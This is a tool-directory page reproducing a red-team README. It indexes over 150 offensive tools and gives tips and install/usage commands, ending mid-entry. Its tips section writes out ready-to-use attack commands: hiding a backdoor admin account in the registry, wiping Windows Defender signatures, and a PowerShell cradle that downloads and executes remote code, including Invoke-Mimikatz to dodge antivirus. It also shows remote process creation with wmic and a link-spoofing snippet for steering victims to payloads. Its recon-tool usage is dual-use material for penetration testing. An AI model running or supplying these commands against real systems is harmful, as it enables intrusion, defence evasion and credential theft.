Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
RedTeam-Tools — Tools and Techniques for Red Team / Penetration Testing | Kitploit
Tools/GitHubGitHub/a-poc/redteam-tools
OSINT (Open Source Intelligence)Privilege EscalationReconnaissanceExploitationLateral MovementPost-ExploitationPhishingPenetration TestingRed TeamingPayload Development
GitHuba-poc/redteam-tools

RedTeam-Tools

9.6k1.3k4 months agoReviewed by Kitploit

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

Tools and Techniques for Red Team / Penetration Testing

View Repository

RedTeam-Tools

This github repository contains a collection of 150+ tools and resources that can be useful for red teaming activities.

Some of the tools may be specifically designed for red teaming, while others are more general-purpose and can be adapted for use in a red teaming context.

🔗 If you are a Blue Teamer, check out BlueTeam-Tools

Warning

The materials in this repository are for informational and educational purposes only. They are not intended for use in any illegal activities.

Note

Hide Tool List headings with the arrow.

Click 🔙 to get back to the list.

Tool List

Red Team Tips 19 tips
    • Improved HTML smuggling with mouse move eventlistener @pr0xylife
    • Google translate for phishing @malmoeb
    • Hiding the local admin account @Alh4zr3d
    • Cripple windows defender by deleting signatures @Alh4zr3d
    • Enable multiple RDP sessions per user @Alh4zr3d
    • Sysinternals PsExec.exe local alternative @GuhnooPlusLinux
    • Live off the land port scanner @Alh4zr3d
    • Proxy aware PowerShell DownloadString @Alh4zr3d
    • Looking for internal endpoints in browser bookmarks @Alh4zr3d
    • Query DNS records for enumeration @Alh4zr3d
    • Unquoted service paths without PowerUp @Alh4zr3d
    • Bypass a disabled command prompt with /k Martin Sohn Christensen
    • Stop windows defender deleting mimikatz.exe @GuhnooPlusLinux
    • Check if you are in a virtual machine @dmcxblue
    • Enumerate AppLocker rules @Alh4zr3d
    • CMD shortcut with 6 pixels via mspaint PenTestPartners
    • Link spoofing with PreventDefault JavaScript method
    • Check SMB firewall rules with Responder @malmoeb
    • Disable AV with SysInternals PsSuspend @0gtweet
Reconnaissance 24 tools
    • spiderfoot Automated OSINT and attack surface mapping
    • reconftw Automated subdomain and vulnerability recon tool
    • subzy Subdomain takeover vulnerability checker
    • smtp-user-enum SMTP user enumeration
    • crt.sh -> httprobe -> EyeWitness Automated domain screenshotting
    • jsendpoints Extract page DOM links
    • nuclei Vulnerability scanner
    • certSniff Certificate transparency log keyword sniffer
    • gobuster Website path brute force
    • feroxbuster Fast content discovery tool written in Rust
    • CloudBrute Cloud infrastructure brute force
    • dnsrecon Enumerate DNS records
    • Shodan.io Public facing system knowledge base
    • AORT (All in One Recon Tool) Subdomain enumeration
    • spoofcheck SPF/DMARC record checker
    • AWSBucketDump S3 bucket enumeration
    • GitHarvester GitHub credential searcher
    • truffleHog GitHub credential scanner
    • Dismap Asset discovery/identification
    • enum4linux Windows/samba enumeration
    • skanuvaty Dangerously fast dns/network/port scanner
Resource Development 12 tools
    • remoteinjector Inject remote template link into word document
    • Chimera PowerShell obfuscation
    • msfvenom Payload creation
    • Shellter Dynamic shellcode injection tool
    • Freeze Payload creation (circumventing EDR)
    • WordSteal Steal NTML hashes with Microsoft Word
    • NTAPI Undocumented Functions Windows NT Kernel, Native API and drivers
    • Kernel Callback Functions Undocumented Windows APIs
    • OffensiveVBA Office macro code execution and evasion techniques
    • WSH Wsh payload
    • HTA Hta payload
    • VBA Vba payload
Initial Access 10 tools
    • CredMaster CredKing password spraying tool
    • TREVORspray Password sprayer with threading
    • evilqr QRLJacking phishing PoC
    • CUPP Common User Passwords Profiler (CUPP)
    • Bash Bunny USB attack tool
    • EvilGoPhish Phishing campaign framework
    • The Social-Engineer Toolkit Phishing campaign framework
    • Hydra Brute force tool
    • SquarePhish OAuth/QR code phishing framework
    • King Phisher Phishing campaign framework
Execution 13 tools
    • Responder LLMNR, NBT-NS and MDNS poisoner
    • secretsdump Remote hash dumper
    • evil-winrm WinRM shell
    • Donut In-memory .NET execution
    • Macro_pack Macro obfuscation
    • PowerSploit PowerShell script suite
    • Rubeus Active directory hack tool
    • SharpUp Windows vulnerability identifier
    • SQLRecon Offensive MS-SQL toolkit
    • UltimateAppLockerByPassList Common AppLocker Bypass Techniques
    • StarFighters JavaScript and VBScript Based Empire Launcher
    • demiguise HTA encryption tool
    • PowerZure PowerShell framework to assess Azure security
Persistence 4 tools
    • Impacket Python script suite
    • Empire Post-exploitation framework
    • SharPersist Windows persistence toolkit
    • ligolo-ng Tunneling tool that uses a TUN interface
Privilege Escalation 11 tools
    • Crassus Windows privilege escalation discovery tool
    • LinPEAS Linux privilege escalation
    • WinPEAS Windows privilege escalation
    • linux-smart-enumeration Linux privilege escalation
    • Certify Active directory privilege escalation
    • Get-GPPPassword Windows password extraction
    • Sherlock PowerShell privilege escalation tool
    • Watson Windows privilege escalation tool
    • ImpulsiveDLLHijack DLL Hijack tool
    • ADFSDump AD FS dump tool
    • BeRoot Multi OS Privilege Escalation Project
Defense Evasion 8 tools
    • Invoke-Obfuscation Script obfuscator
    • Veil Metasploit payload obfuscator
    • SharpBlock EDR bypass via entry point execution prevention
    • Alcatraz GUI x64 binary obfuscator
    • Mangle Compiled executable manipulation
    • AMSI Fail PowerShell snippets that break or disable AMSI
    • ScareCrow Payload creation framework designed around EDR bypass
    • moonwalk Linux system log and filesystem timestamp remover
Credential Access 11 tools
    • Mimikatz Windows credential extractor
    • LaZagne Local password extractor
    • hashcat Password hash cracking
    • John the Ripper Password hash cracking
    • SCOMDecrypt SCOM Credential Decryption Tool
    • nanodump LSASS process minidump creation
    • eviltree Tree remake for credential discovery
    • SeeYouCM-Thief Cisco phone systems configuration file parsing
    • MailSniper Microsoft Exchange Mail Searcher
    • SharpChromium Cookie, history and saved login chromium extractor
    • dploot DPAPI looting remotely in Python
Discovery 6 tools
    • PCredz Credential discovery PCAP/live interface
    • PingCastle Active directory assessor
    • Seatbelt Local vulnerability scanner
    • ADRecon Active directory recon
    • adidnsdump Active Directory Integrated DNS dumping
    • scavenger Scanning tool for scavenging systems
Lateral Movement 12 tools
    • crackmapexec Windows/Active directory lateral movement toolkit
    • WMIOps WMI remote commands
    • PowerLessShell Remote PowerShell without PowerShell
    • PsExec Light-weight telnet-replacement
    • LiquidSnake Fileless lateral movement
    • Enabling RDP Windows RDP enable command
    • Upgrading shell to meterpreter Reverse shell improvement
    • Forwarding Ports Local port forward command
    • Jenkins reverse shell Jenkins shell command
    • ADFSpoof Forge AD FS security tokens
    • kerbrute A tool to perform Kerberos pre-auth bruteforcing
    • Coercer Coerce a Windows server to authenticate
    • WMIOps WMI remote commands
Collection 3 tools
    • BloodHound Active directory visualisation
    • Snaffler Active directory credential collector
    • linWinPwn Active Directory Enumeration and Vulnerability checks
Command and Control 9 tools
    • Living Off Trusted Sites Project Leverage legitimate domains for your C2
    • Havoc Command and control framework
    • Covenant Command and control framework (.NET)
    • Merlin Command and control framework (Golang)
    • Metasploit Framework Command and control framework (Ruby)
    • Pupy Command and control framework (Python)
    • Brute Ratel Command and control framework ($$$)
    • NimPlant C2 implant written in Nim
    • Hoaxshell PowerShell reverse shell
Exfiltration 6 tools
    • Dnscat2 C2 via DNS tunneling
    • Cloakify Data transformation for exfiltration
    • PyExfil Data exfiltration PoC
    • Powershell RAT Python based backdoor
    • GD-Thief Google drive exfiltration
    • goshs Single-binary multi-protocol server for file transfer and exfiltration
Impact 4 tools
    • Conti Pentester Guide Leak Conti ransomware group affilate toolkit
    • SlowLoris Simple denial of service
    • usbkill Anti-forensic kill-switch
    • Keytap Get pressed keyboard keys from typing audio

Red Team Tips

Learn from Red Teamers with a collection of Red Teaming Tips. These tips cover a range of tactics, tools, and methodologies to improve your red teaming abilities.

🔙Improved HTML smuggling with mouse move eventlistener

Description: 'Qakbot added an EventListener for mouse movement to the HTML smuggling attachment for anti evasion in sandbox's the zip wont drop.'

Credit: @pr0xylife

Link: Twitter

🔙Google translate for phishing

Description: Successful phishing page credential stealing being proxied via the google translate page view functionality.

Credit: @malmoeb

Link: Twitter

🔙Hiding the local admin account

root@kitploit:~
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /t REG_DWORD /v alh4zr3d /d 0 /f

Description: 'Creating accounts is risky when evading blue, but when creating a local admin, use some cute sorcery in the registry to hide it.'

Credit: @Alh4zr3d

Link: Twitter

🔙Cripple windows defender by deleting signatures

root@kitploit:~
"%Program Files%\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All

Description: 'A bit messy, but if Windows Defender is causing you a big headache, rather than disabling it (which alerts the user), you should just neuter it by deleting all the signatures.'

Credit: @Alh4zr3d

Link: Twitter

🔙Enable multiple RDP sessions per user

root@kitploit:~
reg add HKLM\System\CurrentControlSet\Control\TerminalServer /v fSingleSessionPerUser /d 0 /f

Description: 'Sometimes you want to log in to a host via RDP or similar, but your user has an active session. Enable multiple sessions per user.'

Credit: @Alh4zr3d

Link: Twitter

🔙Sysinternals PsExec.exe local alternative

root@kitploit:~
wmic.exe /node:10.1.1.1 /user:username /password:pass process call create cmd.exe /c " command "

Description: 'Are you tired of uploading Sysinternals PsExec.exe when doing lateral movement? Windows has a better alternative preinstalled. Try this instead.'

Credit: @GuhnooPlusLinux

Link: Twitter

🔙Live off the land port scanner

root@kitploit:~
0..65535 | % {echo ((new-object Net.Sockets.TcpClient).Connect(<tgt_ip>,$_)) "Port $_ open"} 2>$null

Description: 'When possible, live off the land rather than uploading tools to machines (for many reasons). PowerShell/.NET help. Ex: simple port scanner in Powershell.'

Credit: @Alh4zr3d

Link: Twitter

🔙Proxy aware PowerShell DownloadString

root@kitploit:~
$w=(New-Object Net.WebClient);$w.Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;IEX $w.DownloadString("<url>")

Description: 'Most large orgs are using web proxies these days. The standard PowerShell download cradle is not proxy aware. Use this one.'

Credit: @Alh4zr3d

Link: Twitter

🔙Looking for internal endpoints in browser bookmarks

root@kitploit:~
type "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default\Bookmarks.bak" | findstr /c "name url" | findstr /v "type"

Description: 'You'd be surprised what you can find out from a user's bookmarks alone. Internal endpoints they can access, for instance.'

Credit: @Alh4zr3d

Link: Twitter

🔙Query DNS records for enumeration

root@kitploit:~
Get-DnsRecord -RecordType A -ZoneName FQDN -Server <server hostname>

Description: 'Enumeration is 95% of the game. However, launching tons of scans to evaluate the environment is very loud. Why not just ask the DC/DNS server for all DNS records?'

Credit: @Alh4zr3d

Link: Twitter

🔙Unquoted service paths without PowerUp

root@kitploit:~
Get-CIMInstance -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.StartMode -eq "Auto" -and $_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike '"*'} | select PathName,DisplayName,Name

Description: 'Finding unquoted service paths without PowerUp'

Credit: @Alh4zr3d

Link: Twitter

🔙Bypass a disabled command prompt with /k

root@kitploit:~
# Win+R (To bring up Run Box)
cmd.exe /k "whoami"

Description: 'This command prompt has been disabled by your administrator...' Can usually be seen in environments such as kiosks PCs, a quick hacky work around is to use /k via the windows run box. This will carry out the command and then show the restriction message, allowing for command execution.

Credit: Martin Sohn Christensen

Link: Blog

🔙Stop windows defender deleting mimikatz.exe

root@kitploit:~
(new-object net.webclient).downloadstring('https://raw.githubusercontent[.]com/BC-SECURITY/Empire/main/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1')|IEX;inv

Description: 'Are you tired of Windows Defender deleting mimikatz.exe? Try this instead.'

Credit: @GuhnooPlusLinux

Link: Twitter

🔙Check if you are in a virtual machine

root@kitploit:~
reg query HKLM\SYSTEM /s | findstr /S "VirtualBox VBOX VMWare"

Description: 'Want to know if you are in a Virtual Machine? Query the registry Keys and find out!!! If any results show up then you are in a Virtual Machine.'

Credit: @dmcxblue

Link: Twitter

🔙Enumerate AppLocker rules

root@kitploit:~
(Get-AppLockerPolicy -Local).RuleCollections

Get-ChildItem -Path HKLM:Software\Policies\Microsoft\Windows\SrpV2 -Recurse

reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SrpV2\Exe\

Description: 'AppLocker can be a pain. Enumerate to see how painful'

Credit: @Alh4zr3d

Link: Twitter

🔙CMD shortcut with 6 pixels via mspaint

image

  1. Open MSPaint.exe and set the canvas size to: Width=6 and Height=1 pixels
  2. Zoom in to make the following tasks easier
  3. Using the colour picker, set pixels values to (from left to right):
    • 1st: R: 10, G: 0, B: 0
    • 2nd: R: 13, G: 10, B: 13
    • 3rd: R: 100, G: 109, B: 99
    • 4th: R: 120, G: 101, B: 46
    • 5th: R: 0, G: 0, B: 101
    • 6th: R: 0, G: 0, B: 0
  4. Save it as 24-bit Bitmap (.bmp;.dib)
  5. Change its extension from bmp to bat and run.

Description: 'An unusual, yet effective method of gaining a shell by creating a shortcut to cmd.exe by drawing certain colours in Microsoft Paint. Due to the encoding algorithm used to write BMP files, it is possible to dictate ASCII data written into a file by carefully selecting certain RGB colours.'

Credit: PenTestPartners

Link: Blog

🔙Link spoofing with PreventDefault JavaScript method

image

root@kitploit:~
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>PreventDefault Example</title>
  </head>
  <body>
    <a href="https://google.com" onclick="event.preventDefault(); window.location.href = 'https://bing.com';">Go to Google</a>
  </body>
</html>

Description: Threat actors have been observed using this technique to trick victims into clicking spoofed in-page malware download links. Using the PreventDefault JavaScript method you can spoof the hover link to display a legit link google.com, but once clicked the victim will be redirected to your malicious link bing.com. Great for getting victims to download payloads via a controlled site.

Link: PreventDefault Docs

🔙Check SMB firewall rules with Responder

image

root@kitploit:~
Copy-Item -Path "C:\tmp\" -Destination "\\<ip_running_responder>\c$"

Description: 'When I do a Compromise Assessment, I often ask the customer if I can do a last quick check: Copy-Item -Path "C:\tmp\" -Destination "\\<ip_running_responder>\c$". If Responder could capture the hash, the firewall allows outgoing SMB connections'

Credit: @malmoeb

Link: Twitter

🔙Disable AV with SysInternals PsSuspend

image

Description: Using the Microsoft Sysinternals tool PsSuspend.exe it's possible to suspend some AV service executables. The Microsoft signed tool can be passed the PID or Name of a running service, it will suspend the process via the NtSuspendProcess Windows API.

Related Blog Post: Bypassing AV via Process Suspension with PsSuspend.exe

Link: Twitter

Reconnaissance

🔙spiderfoot

SpiderFoot is an open source intelligence (OSINT) automation tool. It integrates with just about every data source available and utilises a range of methods for data analysis, making that data easy to navigate.

SpiderFoot can be used offensively (e.g. in a red team exercise or penetration test) for reconnaissance of your target or defensively to gather information about what you or your organisation might have exposed over the Internet.

Install:

root@kitploit:~
wget https://github.com/smicallef/spiderfoot/archive/v4.0.tar.gz
tar zxvf v4.0.tar.gz
cd spiderfoot-4.0
pip3 install -r requirements.txt

For full installation instructions see here.

Usage:

root@kitploit:~
python3 ./sf.py -l 127.0.0.1:5001

Lots of usage tutorial videos here

spiderfoot

Image used from https://github.com/smicallef/spiderfoot

🔙reconftw

reconFTW automates the entire process of reconnaissance for you. It outperforms the work of subdomain enumeration along with various vulnerability checks and obtaining maximum information about your target.

Install:

root@kitploit:~
git clone https://github.com/six2dez/reconftw.git;cd reconftw/;./install.sh

For full installation instructions see here.

Usage:

root@kitploit:~
# Single target domain
./reconftw.sh -d target.com -r

# One target with multiple domains
./reconftw.sh -m target -l domains.txt -r

# Passive recon
./reconftw.sh -d target.com -p

# Perform all checks and exploitations
./reconftw.sh -d target.com -a

For full usage instructions see here.

reconftw

Image used from https://www.youtube.com/watch?v=TQmDAtkD1Wo

🔙subzy

Subdomain takeover tool which works based on matching response fingerprints from can-i-take-over-xyz.

Install:

root@kitploit:~
go install -v github.com/PentestPad/subzy@latest

For full installation instructions see here.

Usage:

root@kitploit:~
# List of subdomains
./subzy run --targets list.txt

# Single or multiple targets
./subzy run --target test.google.com
./subzy run --target test.google.com,https://test.yahoo.com

subzy

Image used from https://www.geeksforgeeks.org/subzy-subdomain-takeover-vulnerability-checker-tool/

🔙smtp-user-enum

SMTP user enumeration via VRFY, EXPN and RCPT with clever timeout, retry and reconnect functionality.

Install:

root@kitploit:~
pip install smtp-user-enum

Usage:

root@kitploit:~
smtp-user-enum [options] -u/-U host port
smtp-user-enum --help
smtp-user-enum --version

smtp-user-enum

Image used from https://www.kali.org/tools/smtp-user-enum/

🔙crt.sh -> httprobe -> EyeWitness

I have put together a bash one-liner that:

  • Passively collects a list of subdomains from certificate associations (crt.sh)
  • Actively requests each subdomain to verify it's existence (httprobe)
  • Actively screenshots each subdomain for manual review (EyeWitness)

Usage:

root@kitploit:~
domain=DOMAIN_COM;rand=$RANDOM;curl -fsSL "https://crt.sh/?q=${domain}" | pup 'td text{}' | grep "${domain}" | sort -n | uniq | httprobe > /tmp/enum_tmp_${rand}.txt; python3 /usr/share/eyewitness/EyeWitness.py -f /tmp/enum_tmp_${rand}.txt --web

Note: You must have httprobe, pup and EyeWitness installed and change 'DOMAIN_COM' to the target domain. You are able to run this script concurrently in terminal windows if you have multiple target root domains

image

image

🔙jsendpoints

A JavaScript bookmarklet for extracting all webpage endpoint links on a page.

Created by @renniepak, this JavaScript code snippet can be used to extract all endpoints (starting with /) from the current webpage DOM including all external script sources embedded on the webpage.

root@kitploit:~
javascript:(function(){var scripts=document.getElementsByTagName("script"),regex=/(?<=(\"|\'|\`))\/[a-zA-Z0-9_?&=\/\-\#\.]*(?=(\"|\'|\`))/g;const results=new Set;for(var i=0;i<scripts.length;i++){var t=scripts[i].src;""!=t&&fetch(t).then(function(t){return t.text()}).then(function(t){var e=t.matchAll(regex);for(let r of e)results.add(r[0])}).catch(function(t){console.log("An error occurred: ",t)})}var pageContent=document.documentElement.outerHTML,matches=pageContent.matchAll(regex);for(const match of matches)results.add(match[0]);function writeResults(){results.forEach(function(t){document.write(t+"<br>")})}setTimeout(writeResults,3e3);})();

Usage (Bookmarklet)

Create a bookmarklet...

  • Right click your bookmark bar
  • Click 'Add Page'
  • Paste the above Javascript in the 'url' box
  • Click 'Save'

...then visit the victim page in the browser and click the bookmarklet.

image

Usage (Console)

Paste the above Javascript into the console window F12 and press enter.

image

🔙nuclei

Fast vulnerability scanner that uses .yaml templates to search for specific issues.

Install:

root@kitploit:~
go install -v github.com/projectdiscovery/nuclei/v2/cmd/nuclei@latest

Usage:

root@kitploit:~
cat domains.txt | nuclei -t /PATH/nuclei-templates/

image

🔙certSniff

certSniff is a Certificate Transparency logs keyword watcher I wrote in Python. It uses the certstream library to watch for certificate creation logs that contain keywords, defined in a file.

You can set this running with several keywords relating to your victim domain, any certificate creations will be recorded and may lead to the discovery of domains you were previously unaware of.

Install:

root@kitploit:~
git clone https://github.com/A-poc/certSniff;cd certSniff/;pip install -r requirements.txt

Usage:

root@kitploit:~
python3 certSniff.py -f example.txt

image

🔙gobuster

Nice tool for brute forcing file/folder paths on a victim website.

Install:

root@kitploit:~
sudo apt install gobuster

Usage:

root@kitploit:~
gobuster dir -u "https://google.com" -w /usr/share/wordlists/dirb/big.txt --wildcard -b 301,401,403,404,500 -t 20

image

🔙feroxbuster

A tool designed to perform Forced Browsing, an attack where the aim is to enumerate and access resources that are not referenced by the web application, but are still accessible by an attacker.

Feroxbuster uses brute force combined with a wordlist to search for unlinked content in target directories. These resources may store sensitive information about web applications and operational systems, such as source code, credentials, internal network addressing, etc...

Install: (Kali)

root@kitploit:~
sudo apt update && sudo apt install -y feroxbuster

Install: (Mac)

root@kitploit:~
curl -sL https://raw.githubusercontent.com/epi052/feroxbuster/master/install-nix.sh | bash

Install: (Windows)

root@kitploit:~
Invoke-WebRequest https://github.com/epi052/feroxbuster/releases/latest/download/x86_64-windows-feroxbuster.exe.zip -OutFile feroxbuster.zip
Expand-Archive .\feroxbuster.zip
.\feroxbuster\feroxbuster.exe -V

For full installation instructions see here.

Usage:

root@kitploit:~
# Add .pdf, .js, .html, .php, .txt, .json, and .docx to each url
./feroxbuster -u http://127.1 -x pdf -x js,html -x php txt json,docx

# Scan with headers
./feroxbuster -u http://127.1 -H Accept:application/json "Authorization: Bearer {token}"

# Read URLs from stdin
cat targets | ./feroxbuster --stdin --silent -s 200 301 302 --redirects -x js | fff -s 200 -o js-files

# Proxy requests through burpsuite
./feroxbuster -u http://127.1 --insecure --proxy http://127.0.0.1:8080
root@kitploit:~
Full usage examples can be found [here](https://epi052.github.io/feroxbuster-docs/docs/examples/).

image

Image used from https://raw.githubusercontent.com/epi052/feroxbuster/main/img/demo.gif

🔙CloudBrute

A tool to find a company (target) infrastructure, files, and apps on the top cloud providers (Amazon, Google, Microsoft, DigitalOcean, Alibaba, Vultr, Linode).

Features:

  • Cloud detection (IPINFO API and Source Code)
  • Fast (concurrent)
  • Cross Platform (windows, linux, mac)
  • User-Agent Randomization
  • Proxy Randomization (HTTP, Socks5)

Install:

Download the latest release for your system and follow the usage.

Usage:

root@kitploit:~
# Specified target, generate keywords based off 'target', 80 threads with a timeout of 10, wordlist 'storage_small.txt'
CloudBrute -d target.com -k target -m storage -t 80 -T 10 -w "./data/storage_small.txt"

# Output results to file
CloudBrute -d target.com -k keyword -m storage -t 80 -T 10 -w -c amazon -o target_output.txt

image

Image used from https://github.com/0xsha/CloudBrute

🔙dnsrecon

dnsrecon is a pyhton tool for enumerating DNS records (MX, SOA, NS, A, AAAA, SPF and TXT) and can provide a number of new associated victim hosts to pivot into from a single domain search.

Install:

root@kitploit:~
sudo apt install dnsrecon

Usage:

root@kitploit:~
dnsrecon -d google.com

image

🔙shodan.io

Shodan crawls public infrastructure and displays it in a searchable format. Using a company name, domain name, IP address it is possible to discover potentially vulnerable systems relating to your target via shodan.

image

🔙AORT

Tool for enumerating subdomains, enumerating DNS, WAF detection, WHOIS, port scan, wayback machine, email harvesting.

Install:

root@kitploit:~
git clone https://github.com/D3Ext/AORT; cd AORT; pip3 install -r requirements.txt

Usage:

root@kitploit:~
python3 AORT.py -d google.com

image

🔙spoofcheck

A program that checks if a domain can be spoofed from. The program checks SPF and DMARC records for weak configurations that allow spoofing. Additionally it will alert if the domain has DMARC configuration that sends mail or HTTP requests on failed SPF/DKIM emails.

Domains are spoofable if any of the following conditions are met:

  • Lack of an SPF or DMARC record
  • SPF record never specifies ~all or -all
  • DMARC policy is set to p=none or is nonexistent

Install:

root@kitploit:~
git clone https://github.com/BishopFox/spoofcheck; cd spoofcheck; pip install -r requirements.txt

Usage:

root@kitploit:~
./spoofcheck.py [DOMAIN]

image

🔙AWSBucketDump

AWSBucketDump is a tool to quickly enumerate AWS S3 buckets to look for interesting files. It's similar to a subdomain bruteforcer but is made specifically for S3 buckets and also has some extra features that allow you to grep for files, as well as download interesting files.

Install:

root@kitploit:~
git clone https://github.com/jordanpotti/AWSBucketDump; cd AWSBucketDump; pip install -r requirements.txt

Usage:

root@kitploit:~
usage: AWSBucketDump.py [-h] [-D] [-t THREADS] -l HOSTLIST [-g GREPWORDS] [-m MAXSIZE]

optional arguments:
  -h, --help    show this help message and exit
  -D            Download files. This requires significant diskspace
  -d            If set to 1 or True, create directories for each host w/ results
  -t THREADS    number of threads
  -l HOSTLIST
  -g GREPWORDS  Provide a wordlist to grep for
  -m MAXSIZE    Maximum file size to download.

 python AWSBucketDump.py -l BucketNames.txt -g interesting_Keywords.txt -D -m 500000 -d 1

🔙GitHarvester

Nice tool for finding information from GitHub with regex, with the ability to search specific GitHub users and/or projects.

Install:

root@kitploit:~
git clone https://github.com/metac0rtex/GitHarvester; cd GitHarvester

Usage:

root@kitploit:~
./githarvester.py

🔙truffleHog

TruffleHog is a tool that scans git repositories and looks for high-entropy strings and patterns that may indicate the presence of secrets, such as passwords and API keys. With TruffleHog, you can quickly and easily find sensitive information that may have been accidentally committed and pushed to a repository.

Install (Binaries): Link

Install (Go):

root@kitploit:~
git clone https://github.com/trufflesecurity/trufflehog.git; cd trufflehog; go install

Usage:

root@kitploit:~
trufflehog https://github.com/trufflesecurity/test_keys

image

🔙Dismap

Dismap is an asset discovery and identification tool. It can quickly identify protocols and fingerprint information such as web/tcp/udp, locate asset types, and is suitable for internal and external networks.

Dismap has a complete fingerprint rule base, currently including tcp/udp/tls protocol fingerprints and 4500+ web fingerprint rules, which can identify favicon, body, header, etc.

Install:

Dismap is a binary file for Linux, MacOS, and Windows. Go to Release to download the corresponding version to run:

root@kitploit:~
# Linux or MacOS
chmod +x dismap-0.3-linux-amd64
./dismap-0.3-linux-amd64 -h

# Windows
dismap-0.3-windows-amd64.exe -h

Usage:

root@kitploit:~
# Scan 192.168.1.1 subnet
./dismap -i 192.168.1.1/24

# Scan, output to result.txt and json output to result.json
./dismap -i 192.168.1.1/24 -o result.txt -j result.json

# Scan, Not use ICMP/PING to detect surviving hosts, timeout 10 seconds
./dismap -i 192.168.1.1/24 --np --timeout 10

# Scan, Number of concurrent threads 1000
./dismap -i 192.168.1.1/24 -t 1000

image

Image used from https://github.com/zhzyker/dismap

🔙enum4linux

A tool for enumerating information from Windows and Samba systems.

It can be used to gather a wide range of information, including:

  • Domain and domain controller information
  • Local user and group information
  • Shares and share permissions
  • Security policies
  • Active Directory information

Install: (Apt)

root@kitploit:~
sudo apt install enum4linux

Install: (Git)

root@kitploit:~
git clone https://github.com/CiscoCXSecurity/enum4linux
cd enum4linux

Usage:

root@kitploit:~
# 'Do everything'
enum4linux.pl -a 192.168.2.55

# Obtain list of usernames (RestrictAnonymous = 0)
enum4linux.pl -U 192.168.2.55

# Obtain list of usernames (using authentication)
enum4linux.pl -u administrator -p password -U 192.168.2.55

# Get a list of groups and their members
enum4linux.pl -G 192.168.2.55

# Verbose scan 
enum4linux.pl -v 192.168.2.55

Full usage information can be found in this blog.

image

Image used from https://allabouttesting.org/samba-enumeration-for-penetration-testing-short-tutorial/

🔙skanuvaty

Dangerously fast dns/network/port scanner, created by Esc4iCEscEsc, written in rust.

You will need a subdomains file. E.g. Subdomain wordlist by Sublist3r.

Install:

Download the latest release from here.

root@kitploit:~
# Install a wordlist
sudo apt install wordlists
ls /usr/share/dirb/wordlists
ls /usr/share/amass/wordlists

Usage:

root@kitploit:~
skanuvaty --target example.com --concurrency 16 --subdomains-file SUBDOMAIN_WORDLIST.txt

image

Image used from https://github.com/Esc4iCEscEsc/skanuvaty

🔙Metabigor

Metabigor is Intelligence tool, its goal is to do OSINT tasks and more but without any API key.

Main Features:

  • Searching information about IP Address, ASN and Organization.
  • Wrapper for running rustscan, masscan and nmap more efficient on IP/CIDR.
  • Finding more related domains of the target by applying various techniques (certificate, whois, Google Analytics, etc).
  • Get Summary about IP address (powered by @thebl4ckturtle)

Install:

root@kitploit:~
go install github.com/j3ssie/metabigor@latest

Usage:

root@kitploit:~
# discovery IP of a company/organization
echo "company" | metabigor net --org -o /tmp/result.txt

# Getting more related domains by searching for certificate info
echo 'Target Inc' | metabigor cert --json | jq -r '.Domain' | unfurl format %r.%t | sort -u # this is old command

# Only run rustscan with full ports
echo '1.2.3.4/24' | metabigor scan -o result.txt

# Reverse Whois to find related domains
echo 'example.com' | metabigor related -s 'whois'

# Get Google Analytics ID directly from the URL
echo 'https://example.com' | metabigor related -s 'google-analytic'

image

Image used from https://github.com/j3ssie/metabigor

🔙Gitrob

Gitrob is a tool to help find potentially sensitive files pushed to public repositories on Github.

Gitrob will clone repositories belonging to a user or organization down to a configurable depth and iterate through the commit history and flag files that match signatures for potentially sensitive files.

The findings will be presented through a web interface for easy browsing and analysis.

Note: Gitrob will need a Github access token in order to interact with the Github API. Create a personal access token and save it in an environment variable in your .bashrc or similar shell configuration file:

root@kitploit:~
export GITROB_ACCESS_TOKEN=deadbeefdeadbeefdeadbeefdeadbeefdeadbeef

Install: (Go)

root@kitploit:~
go get github.com/michenriksen/gitrob

Install: (Binary)

A precompiled version is available for each release.

Usage:

root@kitploit:~
# Run against org
gitrob {org_name}

# Saving session to a file
gitrob -save ~/gitrob-session.json acmecorp

# Loading session from a file
gitrob -load ~/gitrob-session.json

image

Image used from https://www.uedbox.com/post/58828/

🔙gowitness

Gowitness is a website screenshot utility written in Golang, that uses Chrome Headless to generate screenshots of web interfaces using the command line, with a handy report viewer to process results. Both Linux and macOS is supported, with Windows support mostly working.

Install: (Go)

root@kitploit:~
go install github.com/sensepost/gowitness@latest

Full installation information can be found here.

Usage:

root@kitploit:~
# Screenshot a single website
gowitness single https://www.google.com/

# Screenshot a cidr using 20 threads
gowitness scan --cidr 192.168.0.0/24 --threads 20

# Screenshot open http services from an namp file
gowitness nmap -f nmap.xml --open --service-contains http

# Run the report server
gowitness report serve

Full usage information can be found here.

image

Image used from https://github.com/sensepost/gowitness

Resource Development

🔙remoteInjector

Injects link to remote word template into word document.

This Python-based utility modifies a .docx file’s settings.xml.rels link to a remote hosted .dotm template containing a VBA macro, executing when the document is opened and macros are enabled.

Related Blog Post

Install:

root@kitploit:~
git clone https://github.com/JohnWoodman/remoteinjector;cd remoteinjector

Usage:

root@kitploit:~
python3 remoteinjector.py -w https://example.com/template.dotm example.docx

🔙Chimera

Chimera is a PowerShell obfuscation script designed to bypass AMSI and antivirus solutions. It digests malicious PS1's known to trigger AV and uses string substitution and variable concatenation to evade common detection signatures.

Install:

root@kitploit:~
sudo apt-get update && sudo apt-get install -Vy sed xxd libc-bin curl jq perl gawk grep coreutils git
sudo git clone https://github.com/tokyoneon/chimera /opt/chimera
sudo chown $USER:$USER -R /opt/chimera/; cd /opt/chimera/
sudo chmod +x chimera.sh; ./chimera.sh --help

Usage:

root@kitploit:~
